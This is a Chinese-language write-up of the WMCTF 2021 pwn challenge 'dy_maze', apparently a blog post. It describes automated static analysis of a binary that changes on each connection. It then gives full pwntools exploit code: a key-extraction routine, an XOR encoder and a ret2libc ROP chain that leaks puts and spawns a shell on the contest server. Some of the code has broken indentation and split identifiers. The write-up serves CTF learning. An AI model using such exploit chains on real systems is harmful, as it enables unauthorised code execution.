WMCTF 2021 pwn dy_maze writeup


原创

Zheng__Huang 于 2021-08-31 13:07:25 发布 872 收藏 1

分类专栏： pwn 文章标签： python 网络安全

> 经过三天的~~奋战~~（摸鱼划水√），WMCTF 2021 终于结束，我们的萌新体验队在大家的共同努力下也拿到了前30的成绩，实在出乎我的预料。不过，对于我们的首次比赛而言，成绩是最次要的方面，队友们在比赛中表现出的认真和专注、对CTF的兴趣和热爱才是最最珍贵的东西，只有兴趣，才能推动我们不断训练进取，在水平上拥有长足的进步。
>
> 这次比赛中，除了少量签到、娱乐题外，`pwn` 方向上我只做出了一道 `dy_maze`，原因还是技术不够，堆溢出没有学。这道题也与一般的栈溢出不同，在前面加上了自动化分析的内容，确实长了见识。所以，下面我将沿着我的思路（走了些弯路）把这道题记录下来。

1. 初步分析



题面意思是需要造一个自动化溢出程序，乍一看题，看不懂什么是自动化溢出程序x。没有附件，连接一下服务器试试。
服务连接，经过验证后，向我们发送了一个Base64编码的二进制文件，盲猜就是题目的ELF，手动解码写入文件，进行分析。

文件未开启NX，Canary，amd64架构。使用IDA进行反编译，出现很多`maze_xx`类函数，内部结构完全相同。经过分析，该程序流程为，输入80个十进制数，这些数将分别成为对应序号`maze_xx`的key。每个函数内部一开始判断key是否属于一些数，若判对则直接跳出转错误。中间有个位置会进行判空跳错。即，只要每个key都对应这个函数的判空跳错的那个判断语句的条件，就会转入下一个函数，80个函数过后转入正常栈溢出（后来证明还有个小问题），构造ROP链即可。

2. 构造通过maze的payload


经过上面分析，需要找到每个函数对应的key，一开始还想要手动找（x），后来看看有点多还是准备写自动化脚本了。后来看来，幸好当初没有写手动的静态payload，要是写了直接白给一小时。

```
0000000040BB42 loc_40BB42:                             ; CODE XREF:
0000000040BB42                 cmp     [rbp+var_4], 36h ; '6'
0000000040BB46                 jnz     short loc_40BB66
0000000040BB48                 mov     eax, cs:pos
0000000040BB4E                 add     eax, 1
0000000040BB51                 mov     cs:pos, eax
0000000040BB57                 mov     eax, 0
0000000040BB5C                 call    maze_2
0000000040BB61                 jmp     loc_40C037
```


观察跳转进入下一个maze的条件判断式，这个`cmp`语句的operand 2就是每个maze的正确key，需要使用静态分析将其找出。

~~（原本想要动态分析尝试payload，奈何python时间偏差太大放弃，现在想来，真是一个极端愚蠢的想法）~~

观察特征值，发现在每个`cmp`后，都会有全局变量`pos`自增1的指令，从这里入手找到所有跳转条件的位置，就可以找到对应的正确key。



`add eax, 1`的二进制指令为b`\x83\xC0\x01`，使用`elf.search()`可以找到对应位置。接下来需要确定key的位置，原本方案是按照固定偏移找，结果头疼的是，某些函数在`add eax, 1`和`cmp`间增加了一些无效指令，导致偏移不固定，只能改换特征值查找。

除了最后一字节的key，`cmp`指令的前3字节都相同`b'\x83\x7D\xFC'`，可以从这里入手，从add的位置开始向前搜索这三个字节，从而找到key。

另外，可以通过符号表找到各个函数的位置，构建字典来存储函数序号对应的key。部分代码：

```
d = {}
for i in range(1, 81):
    d[i] = e.symbols['maze_{}'.format(i)]
    maze_address = sorted(d.items(), key=lambda x: x[1])
    key = {}
    for ind, addr in zip(range(80), e.search(b'\x83\xc0\x01')):
        addr -= 4
        while e.data[e.vaddr_to_offset(addr): e.vaddr_to_offset(addr) + 3] != b'\x83\x7d\xfc': addr -= 1
            key[maze_address[ind][0]] = e.data[e.vaddr_to_offset(adr) + 3]
```

3. 栈溢出（ROP）

通过上面的maze后，我们进入正式栈溢出。只需要一开始输入长度（100足够），后面注入ROP payload即可。由于没有看反汇编，这里我又犯了一个错，想当然地把明文payload送了进去。结果运行到返回时直接跳错。后来发现它还执行了一次对所有payload的异或加密

```
for ( i = 0; ; ++i )
{
  result = v3;
  if ( i >= (int)v3 )
    break;
  if ( !success_tmp )
    v4[i] ^= 0xB7u;
  if ( success_tmp == 1 )
    v4[i] ^= 0xD9u;
  if ( success_tmp == 2 )
    v4[i] ^= 0x66u;
  if ( success_tmp == 3 )
    v4[i] ^= 0xBCu;
  if ( success_tmp == 4 )
    v4[i] ^= 0xFCu;
  success_tmp = (success_tmp + 1) % 5;
}
return result;
```


使用一般的`ret2libc` + encrypt 即可。这里需要注意，**XOR的key也需要静态分析取出，原因后面会讲到**，取出方法同上

加密、取key和payload部分代码：

```python
def encode(payload, offset):
 # encode
 payload_encoded = b''
 for i in range(len(payload)):
  payload_encoded += (payload[i] ^ success_temp[(i + offset) % 5]).to_bytes(1, 'little')
 return payload_encoded

success_temp = []
for addr in e.search(b'\x48\x98\x88\x54\x05\xEC'):
    success_temp.append(e.data[e.vaddr_to_offset(addr) - 1])


prdi = next(e.search(b'\x5f\xc3'))
for i in range(1, 81):
  payload += str(key[i]).encode('utf-8') + b' '

# ok_success
payload += str(100).encode('utf-8')

sl(payload)

sleep(2)
# p.recvall()
ru(b'Good')
# sl(b'100')

sleep(2)

# input your name:
payload = b'a' * 0x14 + b'b' * 8 + p64(prdi) + p64(e.got['puts']) + p64(e.plt['puts']) + p64(e.symbols['ok_succe
ss'])
sl(encode(payload, 0))
# sl(payload)

sleep(2)

ru(b'name: ')
puts_addr = p.recvuntil(b'\n', drop=True).ljust(8, b'\x00')
puts_addr = u64(puts_addr)
log.success("puts addr found: " + hex(puts_addr))
libc = LibcSearcher('puts', puts_addr)
# libc.select_libc(9)
libc_base = puts_addr - libc.dump('puts')
log.success('libc base found: ' + hex(libc_base))

p.sendlineafter(b'length', str(100).encode('utf-8'))

# Attacking:
payload = b'a' * 0x14 + b'b' * 8 + p64(prdi) + p64(libc.dump('str_bin_sh') + libc_base)
payload += p64(prdi + 1) + p64(libc.dump('system') + libc_base)
sla(b'name: ', encode(payload, 1))
```

4. 真正的自动分析

构造完payload兴奋地交上去，一直连接reset，一开始还以为网不好，手动试了试才发现是错了。后来转念一想，他来个附件不好，一定要每次连接用Base64发给你？不会每次ELF不一样？后来两次一比还真是，虽然栈帧结构没变，但地址和key全都变了，这才算是需要真正的自动分析。

那就把Base64解码写进文件里，再用这个文件进行静态分析即可。

后来发现，除了key，后来的XOR加密key，各个地址全部是变化的，这就是上面需要使用静态分析提取值的原因

解码、保存ELF代码：

```
# initialize
p.recvuntil(b'Solution?')
confirm = input()
sl(confirm)

# Create binary file
ru(b'Binary Download Start')
ru(b'\n')
b64_data = p.recvuntil(b'\n==', drop=True)
with open('temp.bz2', 'wb') as f:
    f.write(a2b_base64(b64_data))
    ru(b'\n')

temp_binary = os.popen('tar -xjvf temp.bz2').read().strip('\n')
e = ELF("./" + temp_binary)
```

5. PWN

经过一些正常的rsp16字节对齐等操作，最终成功get shell。下附完整代码：

```
from pwn import *
from LibcSearcher import *
from binascii import a2b_base64
import os

context(log_level='debug', os='linux', arch='amd64', bits=64)
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

# Interface
local = False
# binary_name = "dy_maze"
binary_name = "38a5a00c-08ac-11ec-b124-0242ac110003"
port = 44212

if local:
 p = process(["./" + binary_name])
 e = ELF("./" + binary_name)
 # libc = e.libc
else:
 p = remote("47.104.169.32", port)


def z(a=''):
 if local:
  gdb.attach(p, a)
  if a == '':
   raw_input()
 else:
  pass


ru = lambda x: p.recvuntil(x)
rc = lambda x: p.recv(x)
sl = lambda x: p.sendline(x)
```

```python
sd = lambda x: p.send(x)
sla = lambda delim, data: p.sendlineafter(delim, data)


def encode(payload, offset):
 # encode
 payload_encoded = b''
 for i in range(len(payload)):
  payload_encoded += (payload[i] ^ success_temp[(i + offset) % 5]).to_bytes(1, 'little')
 return payload_encoded

# Others
success_temp = []

# Main
if __name__ == "__main__":
 # z('b maze_25')
 z('b ok_success\n')


# initialize
p.recvuntil(b'Solution?')
confirm = input()
sl(confirm)

# Create binary file
ru(b'Binary Download Start')
ru(b'\n')
b64_data = p.recvuntil(b'\n==', drop=True)
with open('temp.bz2', 'wb') as f:
 f.write(a2b_base64(b64_data))
ru(b'\n')

temp_binary = os.popen('tar -xjvf temp.bz2').read().strip('\n')
e = ELF("./" + temp_binary)

 # Start ELF Analysis

 d = {}
 for i in range(1, 81):
  d[i] = e.symbols['maze_{}'.format(i)]
 maze_address = sorted(d.items(), key=lambda x: x[1])

 key = {}
 for ind, addr in zip(range(80), e.search(b'\x83\xc0\x01')):
  addr -= 4
  while e.data[e.vaddr_to_offset(addr): e.vaddr_to_offset(addr) + 3] != b'\x83\x7d\xfc': addr -= 1
  key[maze_address[ind][0]] = e.data[e.vaddr_to_offset(addr) + 3]

 for addr in e.search(b'\x48\x98\x88\x54\x05\xEC'):
  success_temp.append(e.data[e.vaddr_to_offset(addr) - 1])

 prdi = next(e.search(b'\x5f\xc3'))
 # End Analysis
 # key[80] = 32
 payload = b''
 for i in range(1, 81):
  payload += str(key[i]).encode('utf-8') + b' '
```

```python
# ok_success
payload += str(100).encode('utf-8')

sl(payload)

sleep(2)
# p.recvall()
ru(b'Good')
# sl(b'100')

sleep(2)

# input your name:
payload = b'a' * 0x14 + b'b' * 8 + p64(prdi) + p64(e.got['puts']) + p64(e.plt['puts']) + p64(e.symbols['ok_succ
ess'])
sl(encode(payload, 0))
# sl(payload)

sleep(2)

ru(b'name: ')
puts_addr = p.recvuntil(b'\n', drop=True).ljust(8, b'\x00')
puts_addr = u64(puts_addr)
log.success("puts addr found: " + hex(puts_addr))
libc = LibcSearcher('puts', puts_addr)
# libc.select_libc(9)
libc_base = puts_addr - libc.dump('puts')
log.success('libc base found: ' + hex(libc_base))

p.sendlineafter(b'length', str(100).encode('utf-8'))

# Attacking:
payload = b'a' * 0x14 + b'b' * 8 + p64(prdi) + p64(libc.dump('str_bin_sh') + libc_base)
payload += p64(prdi + 1) + p64(libc.dump('system') + libc_base)
sla(b'name: ', encode(payload, 1))

p.interactive()
```